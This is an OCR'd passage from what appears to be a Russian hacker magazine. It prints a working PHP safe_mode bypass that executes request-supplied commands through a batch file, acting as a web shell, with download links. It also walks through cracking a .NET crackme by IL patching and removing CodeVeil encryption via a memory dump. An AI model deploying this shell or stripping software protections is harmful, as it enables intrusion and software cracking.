«safe_mode». Правда, только на Windows-платформах. Почему только на Windows?

Дело в том, что баг актуален лишь в силу специфики OS и был пропущен из-за кроссплатформенности PHP. Все дело в слэшах. Если в *nix-like системах «/usr/bin/php» и «\usr\bin\php» будут считаться совершенно разными строками (мало того, вторая строка вернет тебе ошибку), то Windows сочтет их вполне одинаковыми. К слову, это является одним из признаков характеристики целевой системы при ее изучении (Remote OS Fingerprinting). Например, если перед нами система со сбитыми TTL, Windows Size, а также модифицированным сетевым стеком, и у нас есть доступ к FTP или Web-Server'у, то можно сразу опознать Windows всего лишь по двум запросам к файлу.

Эксплойт, совсем недавно опубликованный командой Abysssec (abyssses.com), представляет собой два файла: php-сценарий «cmd.php» и исполняемый «cmd.bat» (можно было реализовать баг с использованием одного файла, ну да ладно).

Ключевой фрагмент сплойта такой:

```
$cmd = $_REQUEST['cmd'];
if ($cmd){
$batch = fopen ("cmd.bat","w");
fwrite($batch,"$cmd>abysssec.txt"."\r\n");
fwrite($batch,"exit");
fclose($batch);
exec("\start cmd.bat");
echo "<center>";
echo "<h1>Abysssec.com PHP 5.x SafeMod Bypasser</h1>";
echo "<textarea rows=20 cols=60>";
require("abysssec.txt");
echo "</textarea>";
echo "</center>";
```

Как видишь, весь баг сводится к тому, что «safe_mode» пропускает конструкцию «\start cmd.bat», начинающуюся с символа «\». Команда записывается в «cmd.bat», который выводит ее результат в текстовик. А текстовый файл, в свою очередь, отображается на экране. Вот такой вот геморрой :).

>> Exploits


Эксплойт берем по адресу abysssec.com/safemod-windows.zip или milw0rm.com/sploits/2009-safemod-windows.zip. Описание к эксплойту (менее подробное, чем в этом обзоре) можно изучить по ссылке s3curi7y.org/local.php?id=7.

>> Targets:

Уязвимыми являются все версии PHP, но помни, что интерпретатор должен быть установлен на Windows-платформе. А как проверить OS, ты уже знаешь.

>> Solution:

В данный момент уязвимость не устранена. Но если позарез нужно избавиться от бага, просто запрети функцию «exec()» или напиши парсер, убивающий все боковые слеши.



MORO / MORO@INBOX.RU /

ТРУДНОСТИ ПЕРЕВОДА

УЧИМСЯ ЛОМАТЬ .NET-СБОРКИ


Первая версия .NET впервые была представлена Microsoft в 2002 году. С тех пор утекло много воды, и на подходе уже 4-я версия фреймворка. Число софтин растет быстрее, чем размножаются хомячки, а ты боишься к ним даже приблизиться. Пора разобраться, что к чему, и восстановить справедливость.

ЗАГАДОЧНЫЙ ФРЕЙМВОРК

Говоря о .NET, следует признать, что в Microsoft вовсе не дураки работают, и иногда в недрах корпорации рождаются поистине интересные решения. Я не буду вдаваться в подробности относительно противостояния .NET и Java, проводить детальные сравнения и меряться всем, чем можно. Факт налицо — .NET развивается и уже включен в официальную поставку новых ОС (Vista/2008/7) от Microsoft. Microsoft предоставляет не только среды разработки и исполнения, но и богатые библиотеки классов, позволяющие реализовать практически любой функционал пользовательского приложения. Совместно с Hewlett-Packard и Intel были стандартизованы CLI, C# и C++/CLI (ECMA-335, ECMA-334, ECMA-372, соответственно). Это открыло дорогу для Novell с их проектом Mono, реализующим данные стандарты и позволяющим запускать приложения .NET на других, безоконных операционных системах. Microsoft делает ставку на .NET как на лидирующую среду для создания приложения под ОС Windows, а, значит, и нам следует отнестись к ней с уважением и научиться справляться с потенциальными трудностями. Одним из несомненных преимуществ .NET является поддержка нескольких языков программирования. В первую очередь, это заостренный C (C#) и, конечно же, Basic в формате VB.NET. В рамках одного проекта можно комбинировать сборки, разработанные на различных языках. Среда сама обеспечит корректность исполнения конечного решения. Каким же образом это достигается? Реализованы концепции песочницы, CLI и JIT.

ОЛЬГА, ПРОЩАЙ!


На самом деле, все достаточно просто (здесь опять можно вспомнить о Java, но мы этого делать не будем). Независимость от языка программирования и от конечной платформы достигается за счет компиляции приложения не в нативный, а в промежуточный байт-код. В терминологии



ШИФРУЕМ СБОРКУ



CRACKME ОТЧАЯННО СОПРОТИВЛЯЕТСЯ



ВОССТАНАВЛИВАЕМ БИНАРНИК ИЗ IL-КОДА

Microsoft он носит название MSIL (Microsoft Intermediate Language), а после стандартизации все называют его просто CIL (Common Intermediate Language) или, еще круче, — IL. CLR (Common Language Runtime) отвечает за компиляцию байт-кода в нативный, обеспечивая его выполнение на целевой системе. При этом используется подход JIT (Just-In-Time), согласно которому компиляция производится оперативно по мере необходимости.

Посмотрим, что представляет собой .NET-приложение глазами Ольги. Для этого создадим простенькое приложение Windows.Forms, содержащее одну кнопку и вызывающее MessageBox с сообщением «Hello, World» при ее нажатии. Не правда ли, очень оригинально?

Создал? Тогда грузи сборку в Ольгу и наслаждайся результатом. Приложение загрузилось, а в окне дизассемблера — пусто. Обидно до соплей. Точку входа не поймали и чего дальше делать — непонятно. Жмем паузу и переходим к отладке программы. Ставим условную точку останова на TranslateMessage для перехвата нажатий левой кнопки мыши (WM_LBUTTONUP: MSG==202). Кликаем и погружаемся в транс — казалось бы, элементарный вызов MessageBox заставляет Ольгу совершать кучу действий и не дает никакого понимания логики работы программы. Наверное, не все так уж и ужасно, но сей факт заставляет задуматься о целесообразности использования классического отладчика для работы с .NET-сборками. Итак, продолжим поиск новых друзей-отладчиков.

БРАТЬЯ-БЛИЗНЕЦЫ: ILASM И ILDASM

Динамическое компилирование делает процедуру отладки практически невозможной для сложных приложений. Но зачем пытаться отлаживать нативный код, когда можно подняться выше и работать на уровне IL?

Первая проблема — как этот самый код получить, имея под рукой только бинарник. Для этого сама Microsoft предлагает инструмент под названием ILDASM. Название выбрано неспроста (надеюсь, ты уже догадался, что к чему). ILDASM устанавливается автоматически при установке Visual Studio, так что, поверь, он у тебя уже есть.

Запускаем консоль студии (или просто подгружаем переменные среды с помощью скрипта vsvars32.bat) и запускаем ildasm. Открываем наше приветливое приложение и утыкаемся в нечто похожее на диаграмму классов. Развертывая метод любого из классов, получаем его IL-код. С кодом мы разберемся немного позже, а сейчас проведем эксперимент. Выбираем меню File → Dump и сохраняем код всего приложения в текстовый файл Sample1.il. После этого запускаем ILASM (угадай для чего): ilasm Sample1.il. Получаем файл с непонятным расширением exe, запускаем и видим до боли знакомую форму. Перед нами простейший алгоритм патчинга приложений:

- дизассемблируем код в IL-язык;
- дампим в текстовый файл;
- корректируем текст в любимой среде программирования aka «Блокнот»;
- собираем приложение из IL-кода.

УЧИМ МАТЧАСТЬ

Итак, IL. Неплохо хотя бы немного представлять, как писать на IL, скажешь ты, и будешь абсолютно прав. Чтобы разбираться в логике работы, а тем более, иметь возможность ее изменять, нам нужно изучить азы языка. Этим сейчас и займемся.


Для начала определимся с инструментом. «Блокнот» — великая вещь, но хотелось бы иметь под рукой среду, обеспечивающую комфортную работу на всем цикле разработки: подсветку синтаксиса, автоматическую компиляцию и линковку, отладку. Напрашивается Visual Studio, ан нет, Microsoft не реализует поддержку IL. Возможно, есть какие-нибудь плагины, но мне их найти не удалось.

По большому счету, можно программировать прямо в IL, поэтому будем искать среду программирования и отладки. Проектов таких два: DILE и ILIDE#. Первый — редактор, позволяющий отлаживать исполняемый код. Самое смешное, что как раз редактировать он и не умеет (классно назвали). Второй проект представляет собой полноценную среду программирования. Однако попытка импортировать код, полученный из ILDASM, приводит к невозможности компиляции (классная IDE). В конечном итоге выбор пал на среду SharpDevelop, в которой можно создавать проекты с поддержкой IL. Такую же поддержку предоставляет MonoDevelop, однако у меня он работать отказался, а то, что не работает, идет в топку. Недостатки SharpDevelop: отсутствует поддержка автодополнения и невозможна работа с диаграммами классов.


Напишем небольшое консольное приложение, на примере которого рассмотрим основные языковые конструкции. Программа будет складывать два числа и выводить их сумму.

Вся программа состоит из набора директив и команд. Директивы начинаются с символа точки и реализуют декларативные функции:

- .assembly — объявляет определение манифеста и указывает, какой сборке принадлежит текущий модуль;
- .method — объявляет метод;
- .entrypoint — объявляет, что указанный метод реализует точку входа в приложение;
- .maxstack — указывает максимальное количество слотов в стеке для передачи параметров функции;
- .locals — объявляет локальные переменные метода.



ИСХОДНЫЙ IL-КОД



ОЛЬГА ЯВНО НЕ ПРИСПОСОБЛЕНА ДЛЯ АНАЛИЗА .NET-СБОРОК



links

Для описания команд IL бегом на MSDN: http://msdn.microsoft.com/en-us/library/system.reflection.emit.opcodes_fields.aspx

Интересуют средства защиты .NET-приложений? Тогда тебе сюда:

- www.codewall.net
- www.chilkatsoft.com/dotNetCrypt.asp
- www.eziriz.com
- www.xheo.com/products/codeveil/default.aspx

Описание всех директив ты найдешь в официальном документе Common Language Infrastructure (CLI), Partition II: Metadata Definition and Semantics на нашем диске.

Вся логика работы приложения реализуется с помощью команд. Полный их перечень ты можешь найти в MSDN (http://msdn.microsoft.com/en-us/library/system.reflection.emit.opcodes.ldlen.aspx). Учти, что символы подчеркивания нужно заменять на символы точки. Любая операция в MSIL исполняется на стеке. Перед вызовом какой-либо смысловой команды, например, вызова функции, в стек кладутся ее параметры. Это очень похоже на ассемблер, однако в отличие от распространенных конвенций вызова stdcall и cdecl, переменные кладутся в том порядке, в котором они определены в прототипе функции. За установку переменных в стек отвечают команды семейства ld... Например, ldloc загружает локальную переменную по ее имени или порядковому номеру, ldstr предназначена для загрузки строки. Обратную операцию осуществляют команды st... (store), забирающие значение с вершины стека в локальную переменную. Очисткой стека занимается сама вызываемая функция, — после чего на вершину стека она кладет возвращаемое значение. После объявления переменных (конструкция init() предназначена для инициализации переменных значениями по умолчанию) производится вызов функции Write. Для этого в стек кладется строка с сообщением, которое будет выведено на экран. Далее используется команда call, вызывающая статический метод Write из класса System.Console сборки mscorlib. При вызове указывается прототип функции, — чтобы компилятор мог определить, какую из перегрузок использовать. При вызове нестатических методов перед параметрами в стек нужно положить ссылку на экземпляр класса, а при вызове после call нужно поставить ключевое слово instance. Для вызова виртуальных методов применяй callvirt. Далее вызывается функция ReadLine, и строка парсится в число, которое сохраняется в первой переменной. Перед вызовом функции вывода на экран результатов переменные в стеке подвергаются преобразованию в ссылочные типы (обертки) с помощью команды box32. Остальное должно быть ясно без пояснений. Еще один важный момент для реверсера — это отлов ветвлений. В IL ветвления создаются с использованием семейства команд b... (от branch). За детализацией беги на MSDN.

ПОПРОБУЙ СЛОМАЙ МЕНЯ

Уже чувствуешь себя крутым? Тогда пора что-нибудь да поломать. Идем на любой сайт с челенджами и скачиваем задание из раздела cracking в стиле .NET. Я тебе покажу на одном из них, как все просто и красиво. Из этических соображений раскрывать ресурс я не буду, но если интересно, можешь выяснить и сам, посмотрев внимательно внутрь бинарника.

Приложение app14 содержит на форме текстбокс и кнопку. В текстбокс нужно ввести правильную фразу, тогда обработчик кнопки выведет кодовое слово, которое и является решением. При неправильной фразе выводится какая-то лабуда.

Забыл сказать: для редактирования IL очень удобно использовать утилу Red Gate's .NET Reflector с установленным плагином Reflexil. Утила хороша тем, что на основе IL восстанавливает код на некоторых языках высокого уровня, включая шарп. Реверсинг превращается в увлекательное занятие анализа исходных кодов. Итак, загружаем в Reflector нашего подопытного и смотрим саммари по классам и методам. Видим два класса — Encrypt и, собственно, класс формы под названием goes. Можно вкуривать в реализацию Encrypt — она несложная, но я предпочел посмотреть, что же происходит при нажатии заветной кнопки. Обработчик ищется элементарно, по прототипу функции. Она должна принимать два параметра: первый типа object и второй типа EventArgs. Таких функций всего две и по названию очевидно, что нам интересна функция vla_Click. Выбираем по правой кнопке меню Disassemble и видим чистый c#!



Политика разглашения информации об уязвимости

Это соглашение имеет ряд нюансов. Например, хакер, обнаружив уязвимость, ищет контакты, чтобы направить соответствующий запрос производителю. Если по истечении пяти дней производитель отмалчивается, вводит в заблуждение своих пользователей какими-то способами или некорректно вступает в диалог, то ему отправляется повторное письмо. Выжидаются еще пять рабочих дней, после чего баг-хантер вправе помещать описание о баге на собственном ресурсе или в публичные багтраки. При этом в письме требуется оговорить и согласовать дату публикации, чтобы производитель успел выпустить обновление или советы по защите от эксплуатации. Важно отметить, что если стороннее третье лицо опубликовало данные об эксплуатации найденной тобой уязвимости, ты можешь смело постить ее подробности без согласования с кем-либо. Вот такая арифметика.

REFLECTOR ПОКАЗЫВАЕТ ИСХОДНЫЙ КОД НА C#

Код обработчика нажатия кнопки в CrackMe

```
private void vla_Click(
  object sender,
  EventArgs e)
{
  int[] numArray = new int[12];
  VariantType type = (VariantType)
    Conversions.ToInteger(
    MyProject.Computer.Registry.GetValue(
    @"HKEY_CURRENT_USER\valid", "", 0));

  decimal num = new decimal(((((double) type)
+ 1.5) * ((double) type)) + 0.025);

  if (this.txt.Text == "somerandomvl")
  {
    Interaction.MsgBox(RuntimeHelpers.
      GetObjectValue(Encrypt.
      ParseandDecrypt(Conversions.
      ToString(Encrypt.ParseandEncrypt(
      "ydXX!if not txt is blah youfailed")))),
      MsgBoxStyle.Exclamation, "585mfg9gf");
  }
  else
  {
    Interaction.MsgBox(RuntimeHelpers.
      GetObjectValue(Encrypt.ParseandDecrypt(
      "ydXX!if not txt is blah youfailed")),
      MsgBoxStyle.Exclamation, "585mfg9gf");
  }

  if (Convert.ToDouble(num) == (((((double)
type) + 1.5) * ((double) type)) + 0.025))
  {
    if ((type == VariantType.Empty) |
(MyProject.Application.Info.DirectoryPath.
Length.ToString().Length == 0x1ca))
    {
      Interaction.MsgBox("nope",
        MsgBoxStyle.Information, "sorry");
    }

    else if ((((this.txt.Text != this.txt.
Text) & false) | false) | (type == VariantType.
Null))
    {
      this.txt.Text = Conversions.ToString(
        Encrypt.ParseandDecrypt(
          "fm`{f}kpwrn"));
    }
  }
}
```



warning

Наилучшую защиту своих сборок от анализа ты получишь в случае использования Xenocode PostBuild (http://www.xenocode.com/products/postbuild-for-net), позволяющего компилировать приложение в нативный код со статическим включением сторонних сборок.

```
.assembly HelloWorld
{
}

.method static void main()
{
  // Указываем, что функция является точкой входа
  .entrypoint
  // Определяем максимальную глубину стека при вызове функций
  .maxstack 4
  // Инициализируем локальные переменные
  .locals init (int32 first, int32 second, int32 result)
  // Загружаем в стек строку
  ldstr "First number: "
  // Выводим на консоль
  call void [mscorlib]System.Console::Write(string)
  // Считываем введенную пользователем строку
  call string [mscorlib]System.Console::ReadLine()
  // Преобразуем к типу int32. Здесь нужно использовать обработку исключений,
  // но для простоты она опущена
  call int32 [mscorlib]System.Int32::Parse(string)
  // Сохраняем в локальной переменной
  stloc first

  ldstr "Second number: "
  call void [mscorlib]System.Console::Write(string)
  call string [mscorlib]System.Console::ReadLine()
  call int32 [mscorlib]System.Int32::Parse(string)
  stloc second
  // Загружаем переменные в стек и складываем
  ldloc first
  ldloc second
  add
  stloc result
```

SHARPDEVELOP В ДЕЙСТВИИ

Выполняется куча каких-то проверок и сравнений, которым надо удовлетворить. Мое же внимание привлекла последняя инструкция this.txt.Text = Conversions.ToString(Encrypt.ParseandDecrypt("fm`{f}kpwrn"));.
Ну да, при правильном раскладе в текстбокс попадает значение, представляющее собой расшифрованную строку «fm`{f}kpwrn». Собственно алгоритм расшифровывания реализуется функцией ParseandDecrypt из класса Encrypt. Дальше можно либо разбираться в алгоритме (зачем оно нам надо?), либо скопировать код функции и скомпилировать собственный проект, либо просто сделать один верный прыжок.
Запускаем reflexil из меню Tools и видим IL-код. Нужно идентифицировать место последнего if и прыгнуть с него на выявленную команду. В IL нет операторов ветвления, поэтому они реализуются в виде последовательности простых команд сравнения и прыжков. Здесь все как в ассемблере.
Итак, ищем последний переход перед выводом MessageBox с сообщением nope.

Локализация перехода

```
IL_00f2: ldc.i4    0x1ca
IL_00f7: ceq
IL_00f9: or
IL_00fa: brfalse.s IL_0110
IL_00fc: ldstr    "nope"
IL_0101: ldc.i4.s  64
IL_0103: ldstr    "sorry"
IL_0108: call     valuetype
[Microsoft.VisualBasic]Microsoft.
VisualBasic.MsgBoxResult
[Microsoft.VisualBasic]
Microsoft.VisualBasic.
Interaction::MsgBox(object,
valuetype [Microsoft.VisualBasic]
Microsoft.VisualBasic.MsgBoxStyle,
object)
```

Меняем brfalse на brtrue, чтобы прыжок совершить, ну а чтобы избежать проверки else if, меняем адрес IL_0110 на IL_013d.

Вывод решения в текстбоксе формы

```
IL_013d: ldarg.0
IL_013e: callvirt  instance class
[System.Windows.Forms]System.
Windows.Forms.TextBox app14.
goes::get_txt()
IL_0143: ldstr    "fm`{f}kpwrn"
IL_0148: call     object app14.Encr
ypt::ParseandDecrypt(string)
IL_014d: call     string
[Microsoft.VisualBasic]Microsoft.
VisualBasic.CompilerServices.
Conversions::ToString(object)
IL_0152: callvirt  instance void
[System.Windows.Forms]System.
Windows.Forms.TextBox::set_
Text(string)
IL_0157: ret
```

В левой панели кликаем на название бинарника, затем нажимаем кнопку Save as и сохраняем его под именем app14_patched. Запускаем, вводим любую фразу и в текстбоксе получаем кодовое слово ihatethereg!!!

НАМ НЕ СТРАШЕН СЕРЫЙ ВОЛК

Неужели все действительно так просто? На самом деле и да, и нет. Если мы (и еще туева хуча людей) знаем о возможности восстановления кода, об этом должны были позаботиться в Microsoft. Да и другие конторы не прочь предоставить решения по защите от анализа и реверса. В целом так и есть, только решения эти далеко не всегда обеспечивают реальную защиту.
Начнем с обфускации. В поставку Visual Studio входит утила под названием Dotfuscator. Ее задача — усложнить работу реверсера за счет изменения имен классов, методов и переменных,

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00400000  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZђ.........яя..
00400010  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ё.......@.......
00400020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00400030  00 00 00 00 00 00 00 00  00 00 45 56 80 00 00 00  ..........EVЂ...
00400040  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..є..ґ.Н!ё.LН!Th
00400050  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00400060  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
00400070  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 08 20 00 00  mode....$.... ..
00400080  50 45 00 00 4C 01 04 00  29 56 9D 46 00 00 00 00  PE..L...)VќF....
00400090  00 00 00 00 E0 00 0E 01  0B 01 08 00 00 40 00 00  ....а........@..
004000A0  00 30 00 00 00 00 00 00  24 52 00 00 00 20 00 00  .0......$R... ..
004000B0  00 60 00 00 00 00 40 00  00 20 00 00 00 02 00 00  .`....@.. ......
004000C0  04 00 00 00 00 00 00 00  04 00 00 00 00 00 00 00  ................
004000D0  00 E0 00 00 00 10 00 00  00 00 00 00 02 00 00 00  .а..............
004000E0  00 00 10 00 00 10 00 00  00 00 10 00 00 10 00 00  ................
004000F0  00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  ................
00400100  68 A0 00 00 14 00 00 00  00 80 00 00 B0 08 00 00  h .......Ђ..°...
00400110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00400120  B0 A0 00 00 0E 00 00 00  00 00 00 00 00 00 00 00  °  .............
00400130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00400140  00 00 00 00 00 00 00 00  D4 A0 00 00 40 00 00 00  ........Ф ..@...
00400150  00 00 00 00 00 00 00 00  00 20 00 00 08 00 00 00  ......... ......
00400160  00 00 00 00 00 00 00 00  08 20 00 00 48 00 00 00  ......... ..H...
00400170  00 00 00 00 00 00 00 00  2E 74 65 78 74 00 00 00  .........text...
00400180  29 32 00 00 00 20 00 00  00 40 00 00 00 10 00 00  )2... ...@......
00400190  00 00 00 00 00 00 00 00  00 00 00 00 20 00 00 60  ............ ..`
004001A0  2E 73 64 61 74 61 00 00  96 00 00 00 00 60 00 00  .sdata..–....`..
004001B0  00 10 00 00 00 50 00 00  00 00 00 00 00 00 00 00  .....P..........
004001C0  00 00 00 00 40 00 00 C0  2E 72 73 72 63 00 00 00  ....@..А.rsrc...
004001D0  B0 08 00 00 00 80 00 00  00 10 00 00 00 60 00 00  °....Ђ.......`..
004001E0  00 00 00 00 00 00 00 00  00 00 00 00 40 00 00 40  ............@..@
004001F0  2E 72 65 6C 6F 63 00 00  AC 29 00 00 00 A0 00 00  .reloc..¬)... ..
00400200  00 2A 00 00 00 70 00 00  00 00 00 00 00 00 00 00  .*...p..........
00400210  00 00 00 00 80 00 00 E0  00 00 00 00 00 00 00 00  ....Ђ..а........
00400220  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00400230  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00400240  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

ДАМП ПАМЯТИ УЖЕ РАСШИФРОВАННОЙ СБОРКИ

а также шифрования строк. Она так и делает, но анализ кода от этого не усложняется. Ну да, теперь методы называются типа a, b... Тот же обработчик мы легко идентифицируем по определению делегата, а шифрованные строки все равно будут расшифрованы. Так что, ни хрена это не защита.

Второй метод связан со статическим шифрованием всей сборки. В бинарник вставляется нативный код, который расшифровывает сборку при загрузке приложения и защищает ее от статического анализа. Решений таких — ну просто очень много. Одно из самых известных — CodeVeil от XHEO. Реально крутая тулза! Попробуем зашифровать сборку и открыть ее в Reflector. Оба-на, ошибка: «Module ... does not contain CLI header». Reflector, ILDASM и другие утилы даже не идентифицируют ее как .NET-сборку. Между прочим, в Professional-версии утила стоит 1200 зеленых рублей, а лозунг ее — «Don't just confuse hackers. Stop them». Впечатляет и вдохновляет!

Ломается такая защита в два счета. Давай подумаем. Если сборка расшифровывается в памяти перед передачей управления CLR, значит, нужно просто снять дамп памяти. Загружаем «защищенную» по самые никуда сборку в память и цепляемся к ней WinHex'ом (Tools → Open Ram; далее выбираем процесс и модуль в нем). Копируем в файл содержимое памяти: CTRL+A, затем Edit → Copy All → Into New File и сохраняем под именем app14_unveiled.exe. Пытаемся запустить и ловим ошибку инициализации. Видимо, где-то поползли секции. Открываем в Reflector и, о чудо, код как на ладони; правда, не работает Reflexil, вылетая с исключением. Запускаем ILDASM, делаем дамп IL и компилируем... — получаем новую полностью работоспособную сборку со снятой защитой. Во как!

Справедливости ради стоит отметить, что в текущей версии CodeVeil 3.2, по заявлению разработчиков, реализована динамическая защита во время исполнения, что сильно затрудняет задачу. Необходимо детально исследовать нативный код шифровщика. Мне кажется, что создание unpacker'а — лишь вопрос времени. Пока никто эту задачу не решил, так что дерзай, возможно, получится у тебя.

Таким образом, программисту приходится полагаться только на самого себя. Можно шифровать сборки, динамически расшифровывать их во время исполнения и подгружать с помощью Application.Load. В общем, все как в старом добром Assembler'е. А можно воспользоваться виртуальными контейнерами типа ThinApp или Xenocode. Ну а лучше всего и вовсе реализовывать критические участки с помощью неуправляемого кода.

ИЗ РОССИИ С ЛЮБОВЬЮ

Помни, что только практика способствует твоему развитию. Как видишь, все не так уж сложно, но, заходя на сайт глобального рейтинга www.wechall.net, я с грустью обнаруживаю Россию на 25-м месте. В рейтинге зарегистрировано всего 5 российских хакеров-участников! Давай поддержим нашу страну: регистрируйся на сайтах-челленджах и бросай баллы в копилку Родины. Все описанные действия совершены под музыку Джо Кокера. Слушай блюз и будь счастлив!



▸ dvd

На диске ты найдешь все упомянутые в статье тулзы, официальное описание CIL от Microsoft, а также препарируемый CrackMe и его пропатченную версию.



МАГ / ICQ 884888, HTTP://WAP-CHAT.RU /

НОВАЯ ВЕХА В ТЕОРИИ ИНКЛУДА

СВЕЖИЕ СПОСОБЫ РАСКРУТКИ LOCAL И REMOTE FILE INCLUDE

